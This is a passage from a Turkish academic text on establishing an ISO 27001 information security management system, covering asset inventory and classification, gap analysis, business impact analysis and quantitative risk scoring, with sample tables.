Bilgi güvenliği yönetim sistemi bir süreçtir ve bu süreçte kurallara tavizsiz uyulmalıdır. Sonuçta, düşmanı ve kendinizi iyi biliyorsanız, yüzlerce savaşa bile girseniz sonuçtan emin olabilirsiniz. Kendinizi bilip, düşmanı bilmiyorsanız, kazanacağınız her zafere karşın yenilgiyle de tanışabilirsiniz. Ne kendinizi ne de düşmanı bilmiyorsanız, sizin için gireceğiniz her savaşta yenilgi kaçınılmazdır (Tzu 2010).

Aynı zamanda bu sürecin bir takım çalışması olduğu yani bütün unsurlar tarafından aynı titizlikle uygulanmasıyla süreçte başarıyı elde etmenin mümkün olacağı bir gerçektir (Mitnick 2005). Bu çalışma tamamlandığında tehditler ve riskler belirlenmiş olup aynı zamanda kurumun prestij, iş sürekliliği, personel farkındalığı, kötü amaçlı kullanımların engellenmesi, yetkisiz erişimlerin önüne geçilmesi, üçüncü tarafların denetimine açıklık, şeffaflık ve zararların önüne geçilmesi konuları çözüme kavuşacaktır.
Genel olarak bilgi güvenliği kavramı üç ana şartı içinde barındırır:

Gizlilik: Korunması gerekli önemli bilgileri yalnızca yetkili kişiler görebilmeli, yetkisiz erişim engellenmelidir.
Bütünlük: Bilgi yetkisiz kişiler tarafından kısmen veya tamamen değiştirilmemelidir.
Kullanılabilirlik: Bilgiye erişme ve kullanabilme konusunda devamlılık sağlanmalıdır.


Cihaz ya da yazılımlarla güvenlik sağlamak mümkün olmadığı için kurum tarafından benimsenip bir kültür haline getirilmeyen bir sistemin başarılı olabilmesinin imkansız olduğu açıktır. Siber saldırı maddi menfaat için yapılabileceği gibi politik, askeri veya kişisel amaçlar gibi gayri maddi amaçlarla da gerçekleşebilmektedir (Güngör 2015).

4.2 Bilgi Güvenliği Yönetim Sistemi Kurulumu

Bir kuruluşta bu tür oluşumları yerleştirmek için üst yönetim desteği ve alt çalışan desteği sağlanmalıdır. Sistem kurulumu aşamasında dayanak olarak yasal gerekçeler, tehdit ve riskler ve kurumsal prestij unsurları kuruluma olan hevesi artıracaktır. Bu aşamada sızma testleri ile gerçek açıklıkların ortaya konması ikna sürecini artıracaktır

Bu sızma testleri daha sonraki süreçlerde uygulanmaya devam edilecek böylece güvenlik açıkları tespit edilip, kontrol ve kapatılma işlemleri gerçekleşecektir.

Şekil 4.1'de verilen planla- uygula - kontrol et - önlem al (PUKO) çevrimi uyarınca, risk yönetimi faaliyetleri yürütülmeli ve varlığın risk seviyesi kabul edilebilir bir seviyeye getirilene kadar çalışmalara devam edilmelidir.



Şekil 4.1 ISO 27001 Planla, uygula, kontrol et ve önlem al aşamaları döngüsü (Anonim 2006).

4.3 Bilgi Güvenliği Yönetim Sistemi Kurulum Aşamaları

Bilgi güvenliği yönetim grubu, kurum içerisinden, BGYS'nin uygulama kapsamı göz önüne alınarak, işleyişi ve kontrolü tam olarak sağlayabilecek yetenekte elemanlardan seçilmelidir. Kurulan yapıda kapsam bilgi işlem dairesi olarak tutulduğu için sistemci, ağ uzmanı, yazılım ekip lideri ve konuya hakim bir yönetici tarafından oluşturulur. Bu grubun görevleri genel olarak;

- BGYS uygulamasını yönetmek
- Model kapsamında risk belirlemek
- Risklere karşı önlem oluşturmak
- Önlem etkisi ölçmek
- Varlıkları belirlemek
- Oluşturulan dokümanları kontrol etmek
- BGYS gelişimi ve bakımını sağlamak
- Tehditleri izlemek
- İç ve dış denetimleri yapmak
- Acil durum senaryosu oluşturmak
- Oluşturulan sistemde dinamik bir işleyiş kazandırmak

şeklinde kısaca belirtilebilir.

4.4 Bilgi Güvenliği Yönetim Sisteminin Kurulacağı Kapsamın Belirlenmesi

Bilgi güvenliği yönetim sisteminin kurulacağı kapsam oluşturulurken mümkün olduğunca BGYS kapsamının kısıtlı tutulması uygulama açısından verimli olacaktır. Çünkü kapsam içerisinde varlık ve bu varlıklara ait risk analizleri teker teker yapılacağı için kapsamı geniş tutulması dosya yığınlarına neden olur ve bu gerçek anlamda sistemin oluşturulup yönetilmesinin önüne geçer.

Buradaki görüşümüz ileride de belirtileceği gibi uygulama ve sonuçları üzerinden çıkan varsayım değil gerçek değerler üzerine gitmek olacağı için bu kısımda verilen karar yapının güvenilirlik oranını büyük ölçüde etkiler. Aşağıda ilk olarak bilgi güvenliği

yönetim sisteminin kurulumu varlık envanteri oluşturulması aşaması ardından varlıkların boşluk analizi ve durum değerlendirmesi aşaması özetlenecektir.

4.4.1 Bilgi Güvenliği Yönetim Sisteminin Kurulumu Varlık Envanteri Aşaması

Seçilen kapsam çerçevesinde varlık envanteri aşağıdaki gibidir.

- Donanım varlığı örneği
- Uygulama yazılımı örneği
- Hazır hizmet yazılımı örneği
- Bilgi varlığı örneği

4.4.1.1 Donanım Varlığı Aşaması

Bilgi sistemleri donanım varlıklarının kritiklik ve gizlilik seviyeleri hakkında bilgi aşağıda verilerek; Çizelge 4.1'de bir örneği gösterilmiştir.

- **Kritiklik (Erişilebilirlik+Bütünlük)**

Donanımın kritikliği üç seviyede belirlenir.

Yüksek: Bu donanımın devre dışı kalması tüm sistemi devre dışı bırakır. Sistem güvenliği ve iş sürekliliği tehlikeye girer. Yüksek kritiklik derecesine sahip bir sistemin bir saate kadar devre dışı kalması kabul edilebilir. Sistem bütünlüğünün sağlaması çok önemlidir. Kritik puanı 5'tir.

Orta: Bu donanımın devre dışı kalması durumunda, sistem çalışmaya devam eder ancak sistemin bir bölümü zarar görmüş olabilir. Orta kritiklik derecesine sahip bir sistemin yirmi dört saate kadar devre dışı kalması kabul edilebilir. Kritik puanı 3'tür.

Düşük: Bu donanımın devre dışı kalması durumunda sistem güvenliği etkilenmez. Sistem çoğu işlevleri ile çalışır durumda olmaya devam eder. Düşük kritikliğe sahip bir

donanımın iki güne kadar devre dışı kalması kabul edilebilir. Kritik puanı 1'dir.

- **Gizlilik Derecesi**

Gizlilik derecesi, bu donamın üzerindeki bilgilerin yetkisiz kişilerin eline geçmesi durumunda sistem güvenliğinin düşeceği duruma göre belirlenir. Gizlilik derecesi üç seviyesidir:

Çok Gizli: Bu gizlilik derecesindeki bir donanıma ait erişim bilgilerinin ortaya çıkması durumunda, sisteme yetkisiz kişilerin erişmesi mümkün hale gelir. Sistem ve bilgi güvenliğini tamamen tehlikeye girer. Gizlilik puanı 5'dir.

Gizli: Bu gizlilik derecesindeki bir donanıma ait erişim bilgilerinin ortaya çıkması durumunda, sistem güvenliği tehlikeye girmez ancak yalnızca bu donanıma yetkisiz kişilerin erişmesi mümkün hale gelir ve zafiyet yaratabilir. Gizlilik puanı 3'dür.

Önemsiz gizlilik: Bu gizlilik derecesindeki bir donanıma ait erişim bilgilerinin ortaya çıkması, sistem güvenliği ve sürekliliğini etkilemez. Gizlilik puanı 1'dir.

Çizelge 4.1 Donanım varlıkları örneği (Ersoy 2012).

Özellik	Açıklama
Donanım Adı	Veritabanı Sunucusu
Açıklama	Üzerinde A projesi kapsamındaki B,C ve D uygulamalarının bilgileri bulunmaktadır. Aynı zamanda personel ve evrak takibi uygulamaları için de kullanılmaktadır. Kurumun tüm önemli bilgilerini içeren veritabanı bu donanım üzerinde yer alır. Bu donanımın çalışamaması sonucu şu gruplar doğrudan etkilenecektir. * A projesini kullanan Merkez Birimler ve Ege Bölgesi Müdürlüğü uç kullanıcılar * Personel-bordro,evrak akış,muhasebe uygulaması yapan tüm uç kullanıcılar
Konum	Merkez bina,B1 katı, B-111 numaralı odada bulunmaktadır.
Üzerinde Çalışan Servisler/Uygulamalar	İşletim sistemi: X Veritabanı: Y Uygulamalar: B, C ve D uygulamaları, personel-bordro Evrak takip ve muhasebe uygulamaları
Yedeği Var mı ?	Donanımsal anlamda yedeklenmiştir; RAID, Mirroing veya Cluster yapısı yoktur. Bilgiler UNIX işletim sistemi komutlarıyla belirli zamanlarda kartuşlara yedeklenmektedir. Bu donanım bir UPS sistemine bağlıdır.
IP Adresi	10.a.b.c
Erişim Bilgileri	Bu donanıma,sistem sorumlusu tarafından sistem konsolu üzerinden veya uzaktan Telnet ile erişilebiliyor, SSH kullanılmıyor. Erişim için root şifresi sorulmaktadır .
Sorumlu Personel	Bilgi işlem daire başkanı
Yetkili Personel	Sistem sorumlusu
İşletim Sistemi ve Sürümü	Bu donanım üzerinde çalışan işletim sistemi UNIX Versiyon X.0.1
Özellik	**Açıklama**
Erişim yetkisine sahip kişler	Sistem sorumlusu
Kritiklik	Yüksek (5)
Gizlilik	Çok gizli(5)
Varlık Değeri	25 (Kritiklik x Gizlilik)
Maddi Değeri	100.000 $
Hizmet Verdiği Grup	Tüm kurum çalışanları
Özellik	**Açıklama**
Yazılımın Adı	B, C ve D uygulama yazılımlarıdır.
Açıklama	Kaynak kodlar Java programlama dili ile geliştirilmiştir. Bu yazılımı kullanan uç kullanıcılar için kullanıcı ismi ve şifre girmek gereklidir. Kullanıcı ismi tanımlamak değiştirmek/silmek/şifre vermek/modüler kullanım hakları vermek gibi işlemler VTYS yöneticisi tarafından yapılmaktadır.Yazılım bakımı X firmasınca ve bilgi işlem daire başkanlığı personeli tarafından yapılmaktadır. Kullanıcılar ilk şifre verildikten sonra şifrelerini kendileri değiştirebilmektedir. Kaynak kodları çok iyi korunmalıdır.
Hangi Donanım Üzerinde Çalışıyor?	Uygulama sunucusu üzerinde çalışmaktadır.
Sorumlu Personel	Bilgi işlem dairesi başkanı
Yetkili Personel	Kaynak kodlarının yazılması, programlarda değişiklikler, ilaveler ve raporlamalar bilgi işlem dairesi başkanlığında görevli programcılar tarafından yapılmaktadır.Veritabanı kaynakları açısından bakıldığında ise veritabanı yöneticisi yetkilidir.Bölgelerde bu anlamda yetkili personel yoktur. Bu yazılımı günlük işlemleri sırasında kullanmaya yetkili personel N,M,T ve U dairesi başkanlıkları personeli, hukuk müşavirleri ve bölgelerin yetkili personelidir.
Kritiklik	Yüksek(5)
Gizlilik	Çok gizli(5)
Varlık Değeri	25 (Kritiklik x Gizlilik)
Hizmet Verdiği Grup	Bu yazılımları merkezde N, M, T ve U dairesi başkanlıkları, hukuk müşavirleri ve bölgelerin personeli günlük normal işlemlerini yürütmek için kullanılmaktadır, bilgi işlem dairesi başkanlığı ise teknik destek vermektedir.

4.4.1.2 Yazılım Varlığı Aşaması

Bilgi sistemleri yazılım varlıklarının (uygulama ve hazır hizmet yazılımları) kritiklik ve gizlilik seviyeleri hakkında bilgi aşağıda verilerek; Çizelge 4.2'de bir örneği gösterilmiştir.

- **Kritiklik (Erişilebilirlik + Bütünlük)**

Yazılım kritikliği üç seviyede belirlenir:

Yüksek: Bu yazılımın devre dışı kalması iş sürekliliğini büyük ölçüde etkiler. Yüksek kritikliğe sahip bir yazılım iki saate kadar devre dışı kalabilir. Yazılım bütünlüğü vazgeçilmez öneme sahiptir. Kritik puanı 5'tir.

Orta: Bu yazılımın devre dışı kalması durumunda, sistem çalışmaya devam eder ancak uygulamaların bir bölümü zarar görmüş veya geçici olarak kullanılmaz duruma gelmiş olabilir. Orta kritikteki bir yazılım kırk sekiz saate kadar devre dışı kalabilir. Kritik puanı 3'tür.

Düşük: Bu yazılımın devre dışı kalması durumunda sistem güvenliği etkilenmez. Sistem çoğu işlevleri ile çalışır durumda olmaya devam eder. Düşük kritikliğe sahip bir yazılım iki güne kadar devre dışı kalması kabul edilebilir. Kritik Puanı 1'dir.

- **Gizlilik Derecesi**

Gizlilik derecesi: Bu yazılımın kontrolünün yetkisiz kişilerin eline geçmesi durumunda sistem güvenliğinin düşeceği duruma göre belirlenir. Gizlilik puanı 5'tir.

Çok Gizli: Bu gizlilik derecesindeki bir yazılımın kontrolünün yetkisiz kişilerin eline geçmesi durumunda bilgi güvenliği tehlikeye girer. Gizlilik puanı 5'tir.

Gizli: Bu gizlilik derecesindeki bir yazılıma ait erişim bilgilerinin ortaya çıkması

durumunda, bilgi güvenliği tehlikeye girmez ancak yalnızca bu bilgi varlığına yetkisiz kişilerin erişmesi mümkün hale gelir, zafiyet yaratabilir. Gizlilik puanı 3'tür.

Önemsiz Gizlilik: Bu gizlilik derecesindeki bir yazılıma yetkisiz erişim durumunda, sistem güvenirliği ve iş sürekliliğini etkileyecek bir durum olmaz. Gizlilik puanı 1'dir.

Çizelge 4.2 Hazır hizmet yazılımı varlıkları örneği (Ersoy 2012).

Özellik	Açıklama
Yazılımın Adı	**'Z'** Güvenlik Duvarı Yazılımı
Açıklama	Bu yazılımın yüklü olduğu F sunucusuna erişim için yönetici şifresi gerekmektedir. Logların ve sistem kaynaklarının bakımı Bilgi İşlem Dairesi Başkanlığınca yapılır. Bu yazılımın devre dışı kalması tüm yerel ağın internet üzerinden yapılan saldırılara açık duruma gelmesine, erişim kurullarının çalışmamasına ve NAT yapılamayarak iç ağ adreslerinin dışarıya açık hale gelmesine neden olur. Güvenlik açısından çok önemli bir yazılımdır. Kurumun iç ve dış saldırılara karşı korunması görevini yapan bu programa erişim çok kısıtlı olmalıdır.
Hangi Donanım Üzerinde Çalışıyor	F sunucusu üzerinde çalışmaktadır.
Sorumlu Personel	Bilgi İşlem Dairesi Başkanı
Yetkili Personel	Log izleme, erişim kuralları tanımlama, parametre ayarlama Bilgi İşlem Dairesi Başkanlığı ağ destek sorumlusu tarafından; işletim sistemi kaynakları yönetimi ve Sorun giderme operasyonları ise Bilgi İşlem Dairesi sistem sorumlusu tarafından yapılmaktadır.
Kritiklik	Yüksek (5)
Gizlilik	Çok gizli (5)
Varlık Değeri	25 (Kritiklik x Gizlilik)
Hizmet Verdiği Grup	Kurumun LAN/WAN ağ hizmetlerinden yararlanan tüm birimleri

4.4.1.3 Bilgi Varlığı Aşaması

Bilgi sistemleri bilgi varlıkları kritiklik ve gizlilik seviyeleri hakkında bilgi aşağıda verilerek; Çizelge 4.3'te bir örneği gösterilmiştir.

- **Kritiklik (Erişilebilirlik + Bütünlük)**

Bilgi varlıklarının kritikliği üç seviyede belirlenir:

Yüksek: Bu varlığın devre dışı kalması tüm iş fonksiyonlarını devre dışı bırakır. Bilgi

güvenliği ve bütünlüğü tehlikeye girer. Sistem büyük oranda kullanılmaz hale gelir. Yasal yükümlülüklerinin faturaları karşımıza çıkar. Yüksek kritiklik derecesine sahip bir varlığın (özellikle veri tabanları) bir saate kadar devre dışı kalması kabul edilebilir. Kritik puanı 5'tir.

Orta: Bu varlığın devre dışı kalması durumunda, sistem çalışmaya devam eder ancak sistemin bir bölümü zarar görmüş veya geçici olarak kullanılmaz duruma gelmiş olabilir. Orta kritikliğe sahip bir varlığın sekiz saate kadar devre dışı kalması kabul edilebilir. Kritik puanı 3'tür.

Düşük: Bir varlığın devre dışı kalması durumunda sistem ve bilgi güvenliği etkilenmez. Sistem tüm işlevleri ile çalışır durumda olmaya devam eder. Düşük kritikliğe sahip bir varlığın iki güne kadar devre dışı kalması kabul edilebilir. Kritik puanı 1'dir.

- **Gizlilik Derecesi**

Gizlilik derecesi üç seviyede belirlenir.

Çok Gizli: Bu gizlilik derecesindeki bir varlık kesinlikle yetkisiz kişilerin eline geçmemelidir. Bu durumda sistem ve bilgi güvenliği tamamen tehlikeye girer. Gizlilik puanı 5' tir.

Gizli: Bu gizlilik derecesindeki bir varlığa ait erişim bilgilerinin çıkması durumunda, sistem ve bilgi varlığına yetkisiz kişilerin erişmesi mümkün hale gelir, zafiyet yaratabilir. Gizlilik puanı 3' tür.

Önemsiz Gizlilik: Bu gizlilik derecesindeki bir varlığa erişilmesi durumunda, sistem güvenliği ve iş sürekliliğini etkileyecek bir durum oluşmaz. Gizlilik puanı 1' dir.

Çizelge 4.3 Bilgi varlığı örneği **(**Ersoy 2012).

Özellik	Açıklama
Bilgi Varlığın Adı	X ve Y veritabanları
Açıklama	Bu bilgi varlıklarını günlük işlemler sırasında kullanmak için her uç kullanıcının kullanıcı kimliği ve şifresi vardır. Bakımını yapabilmek için VTYS kullanıcısı olarak yetkili şifrenin bilinmesi gerekir.
Hangi Donanım Üzerinde Çalışıyor	X ve Y sunucuları üzerinde çalışmaktadır.
Hangi yazılım Erişiyor	B,C,D uygulama yazılımları,personel takip/bordro ve evrak yönetimi
Sorumlu Personel	Bilgi İşlem Dairesi Başkanı
Yetkili Personel	Görevleri B, C ve D uygulamaları olan uç kullanıcılar (merkez ve bölgelerde), evrak girişi/çıkış/izleme yapan uç kullanıcılar,personel ve bordro işleri yapan uç kullanıcılar. Bakım,ayar,sorun giderme,VTYS objeleri kaynak tahsisi v.b. operasyonları ise Bilgi İşlem Dairesi Başkanlığı veritabanı yöneticisi yürütür.
Kritiklik **Gizlilik**	Yüksek(5) Çok Gizli(5)
Varlık Değeri	25 (Kritiklik x Gizlilik)
Hizmet Verdiği Grup	Tüm kurum çalışanları

4.4.2 Bilgi Güvenliği Yönetim Sisteminin Kurulumunun Değerlendirmesi

Bilgi güvenliği yönetim sisteminin kurulumunun değerlendirilmesi aşamasında varlık yönetimi boşluk analizi denetim süreci, iş etki analizleri, risk etki değeri belirleme ve son olarak risk etki değeri değerlendirme aşamaları incelenmiştir.

4.4.2.1 Varlık Yönetimi Boşluk Analizi Denetimi Süreci

Bir kurum kendi içerisinde standardı uygulamadan önce, kurumda mevcut olan uygulamaların standardın getirdiği önemli maddeleri ne kadar karşıladığını belirleyebilmektedir. Bunun için iş süreçleri kontrol listesini kullanarak kurumun ne durumda olduğunun açıkça ortaya konulması ve kurumun güvenlik açısından hangi seviyede olduğunun net olarak görülmesi önemli bir çalışmadır. Çizelge 4.4'te varlık yönetimi uygunluk düzeyi çizelgesi için bir örnek verilmektedir. Bu örnekten kurumun çok geçmeden standardı uygulayarak güvenlik düzeyini yukarı seviyelere çekmek zorunda olduğu anlaşılmaktadır. Çizelge incelendiğinde kurumun standardın birçok ana maddesinde zayıf ya da çok zayıf olduğu görülmüştür. Bu tür çarpıcı tespitler, kurum üst yönetiminin de konuyu ve durumun aciliyetini algılayabilmeleri açısından çok önemlidir.

Çizelge 4.4 Varlık yönetimi denetimi süreci örneği.

Bilgi Güvenliği Yönetimi
ISO/IEC 27001 Standardına Uygunluk Düzeyi Çizelgesi

Standardın Ana Maddeleri	Çok İyi	İyi	Kritik	Zayıf	Çok Zayıf
Güvenlik Politikası					X
Bilgi Güvenliği Organizasyonu					X
Varlık Yönetimi				X	
İnsan Kaynakları Güvenliği					X
Fiziksel ve Çevresel Güvenlik				X	
Haberleşme ve İşletim Yönetimi			X		
Erişim Kontrolü			X		
Bilgi Sistemleri Edinim, Geliştirme ve Bakımı			X		
Bilgi Güvenliği İhlal Olayı Yönetimi				X	
İş Sürekliliği Yönetimi					X
Uyum		X			

4.4.2.2 İş Etki Analizi Süreci

İş sürekliliği yönetim sisteminin en temel süreçlerinden biri iş etki analizi ISO 22301' dir. Çünkü iş sürekliliği çalışmaları iş etki analizine göre gerçekleştirilir ve devam ettirilir. İş akışlarında gerçekleşmesi olası bir kayıp, aksama ya da kesinti gibi durumların iş süreçlerine etkisi iş etki analiziyle nitel ya da nicel olarak tanımlanabilir.

İş etki analizi, herhangi bir kesinti kayıp ya da aksama gibi durumlarda ortaya çıkacak sonuçların kayıp zaman süresince etkisinin dokümante edilmesi, kurtarma zaman hedefinin (RTO) ve kurtarma zaman hedefinin (RPO) belirlenmesi, iş akışının etkin olarak sürdürülebilmesi için iç ve dış bağımlılıklarının belirlenmesi gibi durumları amaçlar.

Ayrıca; iş etki analizi çok büyük iş değişimleriyle karşı karşıya kalındığında kesinti etkisini belirlemek içinde kullanılabilir. İş etki analizi sürecinin bir örneği Çizelge 4.5'te gösterilmiştir.

Çizelge 4.5 İş etki analizi çizelgesi (Ersoy 2012).

Uygulama (İş - Süreç)	Tanım	İlgi li Süreçler	Tehdit	Risk	Olasılık	RTO	RPO	Kesintinin Kuruma Etkisi
İnsan Kaynakları	Personel Özlük İşleri ve Bordro İşlemleri	*Muhasebe *Eğitim	Donanım Yazılım ve ağ sorunları İşi kesintiye uğratabilir.	Düşük	Az	1 Gün	6 Saat	Orta
Muhasebe	…	…	…	…	…	…	…	…
X	…	…	…	…	…	…	…	…
Y	…	…	…	…	…	…	…	…
Yedekleme	DB yedek alma	Robot kolu sıkışabilir, yedekleme durur	*Süreklilik Yönetimi *Sistem Yönetimi	Yüksek	Az -Orta	3 Saat	1 Saat	Çok Yüksek
Z	…	…	…	…	…	…	…	…

4.4.2.3 Risk Etki Değeri Belirleme

Belirlenen kapsamda bulunan varlıklar tespit edildikten sonra tehditler, açıklıklar ve mevcut kontroller belirlenir.

Daha sonra olasılık değerlendirmesi ve etki analizi gerçekleştirilir. Risk derecelendirmesi yapabilmek için olasılık değerlendirmesinden sonra gelen adım etki analizidir. Etki analizinde herhangi bir açıklığın gerçekleşmesi halinde yaşanacak olası olumsuz etki seviyesi belirlenir.

Bunun için varlığın görevi, kritikliği, varlığın etkilediği verinin hassasiyeti ve varlığın mali değeri göz önüne alınmalıdır.

Bu bilgiler daha önceden yapılmış iş etki analizi raporlarından alınabilir. Eğer daha önce yapılmış böyle bir çalışma yoksa sistemin kritiklik seviyesi sistemin (sakladığı

veya işlediği verinin) bütünlüğünü, gizliliğini ve erişilebilirliğini korumak için gerekli koruma göz önüne alınarak niceliksel olarak çıkarılabilir.

Ayrıca sistemin yenilenme maliyeti, çalışmaması durumunda oluşabilecek gelir kaybı gibi bazı niteliksel etkiler de etki analizinde göz önüne alınabilir.

Niceliksel bir etki analizinde olasılık değerlendirmesinde olduğu gibi kurum kaç kademeli bir değerlendirme yapacağını ve kademelerin nasıl belirleneceğini tanımlamalıdır. Bu kademeler genel olarak kuruma ve değerlendirilen varlığın özelliklerine göre çeşitlendirilebilir.

Zafiyet açıklık faktörleri daha önceki çalışmalardan örnek alınabileceği gibi kurum içerisinde belirtilen konuda yetkin ve BGYS'de görev alacak personelin görüşleri alınarak oluşturulabilir. Beş seviyeli bir etki değerlendirmesi için aşağıdaki belirli risk kriterlerine ve iş sürekliliğini etkileme olasılıklarına karşı çeşitli düzeylerde risk etki değeri atamalarına Çizelge 4.6 örnek olarak gösterilebilir. Çizelgenin genişletilip daraltılabilmesi kurumun bakış açısına bırakılmıştır.

Çizelge 4.6 Risk etki değerini belirleme (Ersoy 2012).

TEHDİDİN ETKİ DEĞERİ **DONANIMLAR** **BELİRLEME ÇİZELGESİ - Nicel Yaklaşım** **(A, B, C)** **TEHDİDİN ETKİ DEĞERLERİ:1 En Düşük, 5 En Yüksek, max. 100 puan (5x20), min. 20 puan (1x20) Zafiyet / Açıklık puanı arttıkça tehdidin varlığı olumsuz yönde etkileme değeri de 1' den 5' e doğru artar**	**A**	**B**	**C**
ZAFİYET / AÇIKLIK FAKTÖRLERİ	**Tehdidin Etki Değeri**		
1-Fiziksel Konum Kart Girişli Bölüm (1) - Anahtarlı Bölüm / Sadece Görevli Girebilir (2), Anahtarlı Bölüm / Diğer Personel Girebilir (3), Anahtarsız Bölüm (4) - Serviste Açık Ortamda (5)	3	3	3
2-UPS Var (1), Yok (5)	1	1	1
3-Jeneratör Var (1), Yok (5)	5	1	1
4-Klima Var (1), Yok (5)	1	1	1
5-Kümeleme (Donanımsal/Yazılımsal) Var (1), Yok (5)	5	5	5
6-RAID(Donanımsal/Yazılımsal) Var (1), Yok (5)	5	1	1
7-Kritiklik (Referans: Donanım Varlıkları Tablosu) Düşük (1), Orta (3), Yüksek (5)	5	5	5
8-Yedeklerin Saklandığı Ortam Yanmaz Kasa (1), Ayrı Binada/Özel Bölümde (2), Ayrı Binada/Açık Bölümde (3), Sistem Odası/Açıkta (4), Serviste/Açıkta (5)	4	4	4
9-TEMPEST Var (1), Yok (5)	5	5	5
10-YANGIN Alarm/Otomatik Söndürme Var (1), Manuel Söndürme/Yangın Tüpü (3), Önlem yok (5)	5	1	1
11-Bakım Anlaşması Var (1), Yok (5)	1	1	1
12-Patch (Yama) Takibi Otomatik Yapılıyor (1), Dönemsel/Uyarı Geldikçe (3), Takip edilmiyor (5)	3	3	3
13-Root/Administrator Şifre Değişim Sıklığı Her gün (1), Her Hafta (2), Her Ay (3), Her 3 ay (4), Gelişigüzel (5)	4	4	4
14-Şifre Verme Yöntemi Çözülmesi zor şifre (1), Gelişigüzel, çözülmesi kolay şifre (3), Birden fazla kişinin bildiği, korunmayan şifre (5)	3	3	3
15-Kolayca Yerine Koyulabilir mi? Para ile satın alınabilir (1), Satın alınabilir, çok pahalı (3), Satın alınsa bile bilgiler / prestij kaybedebilir	5	5	5
16-Güvenlik Duvarı Var (1), Yok (5)	1	1	1
17-Bakım Firmalarının Erişimi VPN' li giriş (1), rlogin (2), … (3), …(4), VPN' siz (5)	2	2	2
18-Üzerindeki Uygulamanın Kritiklik Seviyesi **(Ref: Yazılım Varlıkları ve Bilgi Varlıkları Tablosu)** Düşük (1), Orta (3), Yüksek (5)	5	5	5
19-Donanımsal Yedek Varsa Bulunduğu Yer Farklı şehirde (1), Aynı şehir - farklı semt (2), Aynı bina - farklı kat (3), Aynı bina ve servis -farklı bölüm (4), Yok (5)	5	5	5
20-Yetkili Personelin Niteliği **(Ref: Donanım Varlıkları Tablosu)** İleri Düzeyde Eğitimli (1), Orta Düzeyde eğitimli (3), Eğitimi yeterli değil (5)	1	3	3
TEHDİDİN TOPLAM ETKİ DEĞERİ	**69**	**59**	**59**

4.4.2.4 Risk Değerlendirme

Risk değerlendirmesi, riskler belirlendikten sonra risklerin ölçülmesi ve ölçüm sonuçlarına göre önceliklendirilmesi faaliyetlerini içerir. Risk değerlendirmesi risk belirleme çalışmaları sonucu ortaya çıkan risklerin önem sırasının belirlenmesine ve hangi risklere karsı kontrol faaliyetleri belirleneceğine karar verilmesine yardımcı olur. Risk belirleme çalışmaları sonucu ortaya çıkan kurumsal ve faaliyet risklerinin gerçekleşme olasılığı ile zaman, maliyet, performans ve itibar açısından etkileri değerlendirilir. Risklerle ilgili etki ve olasılık değerlendirmesi bireysel olarak yapılmalıdır. Donanım varlıkları açısından Kayıp Beklentisi = Varlık Değeri x Etki Düzeyi formülü adı altında risk değerlendirmeye bir örnek Çizelge 4.7'de verilmiştir(Ersoy 2012). Buradaki risk yaklaşımı beşinci bölümde farklı olarak ele alınmıştır. Formül içerisindeki etki değeri yanı sıra tehdidin gerçekleşme olasılığı eklenip, etki değeri de tamamen farklı olarak algılanmıştır.

Çizelge 4.7 Risk değerlendirme çizelgesi (nicel yaklaşım örneği).

Varlık Adı	Varlık Değeri	Tehdidin Etki Değeri	Risk	Alınacak Önlemler	Amaçlanan Risk Değeri
A	25	69	1725	a,b,c… önlemleri alınacak v.b. Açık şekilde tek tek yazılacak ve önlem alma tarihleri belirtilecektir.Örneğin jeneratör satın almak için xx/yy/zzzz tarihinde ihaleye çıkıldı/çıkılacak gibi.	950 (Kabule bağlı)
B	15	59	885	…….	
C	20	59	1180	…….	
D	25	100	2500	…….	
E	25	80	2000	…….	

5. RİSK ANALİZİ TANITIM VE ÖZELLİKLER

5.1 Risk nedir ?

Risk, var oluştan beri ırk, cinsiyet, dil veya din farkı olmaksızın tüm insanoğlunun karşılaştığı bir durumdur. Genellikle insanların varlığını, yaşamını, amaçlarını ve sahip oldukları kaynakları tehdit edebilen, ancak ne zaman ve ne şekilde olacağı bilinmediği için önlem alınmamış olan durumları ifade eder (Kızıldağ 2011).

Risk analizindeki asıl amaç risk unsurlarının belirlenerek bunların vereceği zararları ortadan kaldırmak amacıyla önlemler alınmasıdır. Risk değerlendirmesine geçerken daha önceden belirlediğimiz varlıkların ne gibi zayıflıkları olduğunun ve bu zayıflıkların nasıl kötüye kullanılabileceği üzerinde duracağımızın farkında olmamız gerekir.

Önemli noktalardan biri de varlığın risk değerlendirmesi yapılmasının uygun görülmesi için bu riskler sonucu meydana gelecek olan zararların maliyetinin alınacak önlemler için harcanacak maliyetten daha yüksek olması gerekmektedir (Borek et al. 2014).

